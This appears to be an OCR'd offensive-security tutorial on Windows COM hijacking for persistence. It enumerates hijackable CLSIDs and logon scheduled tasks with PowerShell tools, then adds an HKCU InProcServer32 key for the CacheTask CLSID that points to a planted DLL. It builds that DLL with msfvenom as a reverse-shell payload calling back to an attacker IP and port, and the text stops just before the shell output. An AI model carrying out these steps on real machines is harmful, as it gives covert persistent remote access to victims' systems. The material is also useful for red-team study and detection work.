
We can export this result and save it as “Logfile.CSV”. nccgroup developed a script called acCOMplice which can take in this CSV as input and give out all the keys that can be hijacked. Here, we are viewing InprocServer32 hijackable keys. We can download and use it like:

```
Import-Module .\COMHijackToolkit.ps1
Extract-HijackableKeysFromProcmonCSV -CSVfile .\Logfile.CSV
```


Administrator: PowerShell 7 (x64)

```
PS C:\acCOMplice\COMHijackToolkit> Import-Module .\COMHijackToolkit.ps1
PS C:\acCOMplice\COMHijackToolkit> Extract-HijackableKeysFromProcmonCSV -CSVfile .\Logfile.CSV
DllHost.exe,AB8902B4-09CA-4BB6-B78D-A8F59079A8D5
DllHost.exe,F562A2C8-E850-4F05-8E7A-E7192E4E6C23
Explorer.EXE,0E5AAE11-A475-4C5B-AB00-C66DE400274E
Explorer.EXE,20D04FE0-3AEA-1069-A2D8-08002B30309D
Explorer.EXE,926B23AB-FD60-43F1-8F63-B24CABDF5316
Explorer.EXE,939D20AC-8036-406F-BD5C-BF672896BD71
Explorer.EXE,FBF23B40-E3F0-101B-8488-00AA003E56F8
Explorer.EXE,FF393560-C2A7-11CF-BFF4-444553540000
Procmon64.exe,00021401-0000-0000-C000-000000000046
Procmon64.exe,00BB2763-6A77-11D0-A535-00C04FD7D062
Procmon64.exe,00BB2765-6A77-11D0-A535-00C04FD7D062
Procmon64.exe,0340F119-A598-4ED9-B0AC-6F6A12D3E755
Procmon64.exe,03C036F1-A186-11D0-824A-00AA005B4383
Procmon64.exe,056440FD-8568-48E7-A632-72157243B55B
Procmon64.exe,0AF10CEC-2ECD-4B92-9581-34F6AE0637F3
Procmon64.exe,0E5AAE11-A475-4C5B-AB00-C66DE400274E
Procmon64.exe,104846AB-42B1-4E38-A80D-136F78C3F258
Procmon64.exe,18907F3B-9AFB-4F87-B764-F9A4E16A21B8
Procmon64.exe,1B1CAD8C-2DAB-11D2-B604-00104B703EFD
Procmon64.exe,1EEB5B5A-06FB-4732-96B3-975C0194EB39
Procmon64.exe,1F486A52-3CB1-48FD-8F50-B8DC300D9F9D
Procmon64.exe,20D04FE0-3AEA-1069-A2D8-08002B30309D
Procmon64.exe,2155FEE3-2419-4373-B102-6843707EB41F
Procmon64.exe,289AF617-1CC3-42A6-926C-E6A863F0E3BA
Procmon64.exe,2D3468C1-36A7-43B6-AC24-D3F02FD9607A
Procmon64.exe,33C53A50-F456-4884-B049-85FD643ECFED
Procmon64.exe,35786D3C-B075-49B9-88DD-029876E11C01
Procmon64.exe,3CE74DE4-53D3-4D74-8B83-431B3828BA53
Procmon64.exe,42AEDC87-2188-41FD-B9A3-0C966FEABEC1
```

Another function in the same script will fetch the related CLSIDs and the missing DLL files/libraries.




```
PS C:\acCOMplice\COMHijackToolkit> Find-MissingLibraries
Missing library: 3a40a10e-ab54-4d64-a2a8-ec81ac256c22 -> C:\Windows\System32\MSMiraDisp.dll
Missing library: A530D54A-DBA0-4b17-9F99-51A7A2CC17CA -> C:\Windows\System32\TetheringSettingHandler.dll
Missing library: B2D2142A-9055-4C37-B3FA-EEFDD4C1DC59 -> C:\Windows\System32\ConnectedStorageService.ProxyStub.dll
Missing library: B35913A2-BE2E-4FA6-978C-3B130A7EFB98 -> C:\Windows\System32\QuickActionsPS.dll
PS C:\acCOMplice\COMHijackToolkit> _
```

These are all the DLLs that are missing from the disk. So, if we just upload our malicious DLL onto one of these paths and rename it as the DLL mentioned.

## Part 2


Enigma0x3 developed a script called **Get-ScheduledTaskComHandler.ps1** which can Discover all the vulnerable COM Keys of all the scheduled tasks on the machine that execute on user logon. To do this, we just download it and run it like:

Import-Module .\Get-ScheduledTaskComHandler.ps1
Get-ScheduledTaskComHandler



```
PS C:\acCOMplice\COMHijackToolkit> Import-Module .\Get-ScheduledTaskComHandler.ps1
PS C:\acCOMplice\COMHijackToolkit> Get-ScheduledTaskComHandler

TaskName      : .NET Framework NGEN v4.0.30319
CLSID         : {84F0FAE1-C27B-4F6F-807B-28CF6F96287D}
Dll           : C:\Windows\System32\mscoree.dll
Logon         : False
IsUserContext : False

TaskName      : .NET Framework NGEN v4.0.30319 64
CLSID         : {429BC048-379E-45E0-80E4-EB1977941B5C}
Dll           : C:\Windows\System32\mscoree.dll
Logon         : False
IsUserContext : False

TaskName      : .NET Framework NGEN v4.0.30319 64 Critical
CLSID         : {613FBA38-A3DF-4AB8-9674-5604984A299A}
Dll           : C:\Windows\System32\mscoree.dll
Logon         : False
IsUserContext : False
```

The script also has a great added module that can automatically identify scheduled tasks vulnerable to COM Hijacking which can give persistence to the system.

Get-ScheduledTaskComHandler -PersistenceLocations


```
PS C:\acCOMplice\COMHijackToolkit> Get-ScheduledTaskComHandler -PersistenceLocations

TaskName      : AD RMS Rights Policy Template Management (Automated)
CLSID         : {CF2CF428-325B-48D3-8CA8-7633E36E5A32}
Dll           : C:\Windows\system32\msdrm.dll
Logon         : True
IsUserContext : True

TaskName      : AD RMS Rights Policy Template Management (Manual)
CLSID         : {BF5CB148-7C77-4D8A-A53E-D81C70CF743C}
Dll           : C:\Windows\system32\msdrm.dll
Logon         : True
IsUserContext : True

TaskName      : SmartScreenSpecific
CLSID         : {9F2B0085-9218-42A1-88B0-9F0E65851666}
Dll           : C:\Windows\system32\apprepsync.dll
Logon         : True
IsUserContext : True
```

Let’s pick a task called cache task which uses wininet.dll upon first time logon.




```
TaskName      : Automatic App Update
CLSID         : {A6BA00FE-40E8-477C-B713-C64A14F18ADB}
Dll           : C:\Windows\System32\wuautoappupdate.dll
Logon         : True
IsUserContext : True

TaskName      : CacheTask
CLSID         : {0358B920-0AC7-461F-98F4-58E32CD89148}
Dll           : C:\Windows\system32\wininet.dll
Logon         : True
IsUserContext : True

TaskName      : Work Folders Logon Synchronization
CLSID         : {97D47D56-3777-49FB-8E8F-90D7E30E1A1E}
Dll           : C:\Windows\System32\WorkFoldersShell.dll
Logon         : True
IsUserContext : True

TaskName      : Work Folders Maintenance Work
CLSID         : {63260BCE-A3FB-4A34-AA51-D4D8E877B62B}
Dll           : C:\Windows\System32\WorkFoldersShell.dll
Logon         : True
IsUserContext : True
```

By default, all the tasks are configured in the folder %sysroot%\Tasks. The configuration file of this task is available at the location:


**C:\Windows\System32\Tasks\Microsoft\Windows\Wininet\CacheTask** which can be read using schtasks

schtasks /query /XML /TN "\Microsoft\Windows\Wininet\CacheTask"



```
PS C:\acCOMplice\COMHijackToolkit> schtasks /query /XML /TN "\Microsoft\Windows\Wininet\CacheTask"
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.5" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <SecurityDescriptor>D:P(A;;FA;;;BA)(A;;FA;;;SY)(A;;0x001200a9;;;BU)(A;;0x001200a9;;;WD)(A;;0x001200a9;;
yDescriptor>
    <Author>$(@%systemroot%\system32\wininet.dll,-16000)</Author>
    <Description>$(@%systemroot%\system32\wininet.dll,-16001)</Description>
    <URI>\Microsoft\Windows\Wininet\CacheTask</URI>
  </RegistrationInfo>
  <Principals>
    <Principal id="AnyUser">
      <GroupId>S-1-5-32-545</GroupId>
    </Principal>
  </Principals>
  <Settings>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>
    <IdleSettings>
      <StopOnIdleEnd>false</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <UseUnifiedSchedulingEngine>true</UseUnifiedSchedulingEngine>
  </Settings>
  <Triggers>
```

Here, we now have the CLSID of the COM object which calls wininet.dll. We can open the registry hives and confirm if this COM object is calling wininet.dll



```
{02df6db6-9405-4812-b3f6-500e8615
{02E4CBEF-3B8B-4F42-85B9-2BD7BCE
{02E6EC4C-96E4-42E8-B533-336916A
{02E7E69E-E80A-48E3-8B1D-6448C25
{02ECA72E-27DA-40E1-BDB1-4423CE
{03012959-F4F6-44D7-9D09-DAA087
{03022430-ABC4-11D0-BDE2-00AA00
{031E4825-7B94-4dc3-B131-E946B44
{031EE060-67BC-460d-8847-E4A7C5E
{032C35F6-11E2-497B-9D78-6AD028
{032EE239-DEB8-436E-9043-A2767D
{0340F119-A598-4ed9-B0AC-6F6A12D
{0344ec28-5339-4124-a186-2e8eef16
{0358b920-0ac7-461f-98f4-58e32cd8
    InProcServer32
{0363215C-3B87-4C3D-8300-FF3FD3E
{0369B4E5-45B6-11D3-B650-00C04F7
{0369B4E6-45B6-11D3-B650-00C04F7
{036A9790-C153-11D2-9EF7-0060080
{037BB880-2613-4F6E-9F84-9574CCA
```

| Name | Type | Data |
|---|---|---|
| (Default) | REG_EXPAND_SZ | %systemroot%\system32\wininet.dll |
| ThreadingModel | REG_SZ | Both |

Now that we have identified a target, let’s use this COM object to conduct hijacking.

## InProcServer32: CacheTask (Physical Access to Machine)

**InProcServer32:** InProcServer32 key represents a path to a dynamic link library (DLL) implementation. Often used to represent DLL which is supposed to be run by a process.

In the enumeration above, we found out a COM object is vulnerable to hijacking. This registry exists in HKLM. As per the methodology, we need to create this same CLSID in HKCU (HKEY_CURRENT_USER) hive.


So, we open the registry hive and create this key

HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\
Then we create one other key named:

{0358b920-0ac7-461f-98f4-58e32cd89148}
Again, right-click on this key and add a new subkey:

**InProcServer32**

Then under this, we create two strings, one with value: **C:\users\Public\shell.dll** and the other with the name "**ThreadingModel**" and value "**Both**"



Registry Editor
File Edit View Favorites Help
{7AFDFDDB-F914-11E4-8377-6C3
{82CA8DE3-01AD-4CEA-9D75-BE
{917E8742-AA3B-7318-FA12-1048
{94269C4E-071A-4116-90E6-52E5
{9489FEB2-1925-4D01-B788-6D9
{9AA2F32D-362A-42D9-9328-24A
{A0396A93-DC06-4AEF-BEE9-95F
{A78ED123-AB77-406B-9962-2A5
{A926714B-7BFC-4D08-A035-800
{BBACC218-34EA-4666-9D7A-C78
{C5FF006E-2AE9-408C-B85B-2DFI
{CB3D0F55-BC2C-4C1A-85ED-23E
{F241C880-6982-4CE5-8CF7-7085
{0358b920-0ac7-461f-98f4-58e32
InProcServer32
com.microsoft.builder3d
Directory
Extensions
FileSyncClient.AutoPlayHandler
FileSyncClient.AutoPlayHandler.1
FileSyncClient.FileSyncClient
FileSyncClient.FileSyncClient.1
grvopen

| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | C:\Users\Public\shell.dll |
| ThreadingModel | REG_SZ | Both |

Computer\HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{0358b920-0ac7-461f-98f4-58e32cd89148}\InProcServer32


Now, the path we just added doesn't contain shell.dll. This is the code that will be executed when the user logs in. Let's create a msfvenom DLL shell and upload it onto the victim system.

msfvenom -p windows/x64/shell_reverse_tcp EXITFUNC=thread lhost=192.168.1.4 lport=1337 -f dll > shell.dll



```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/shell_reverse_tcp EXITFUNC=thread lhost=192.168.1.4 lport=1337 -f dll >
shell.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 8704 bytes
```

Now, upon restart and first logon by the user, we will receive a reverse shell like so:

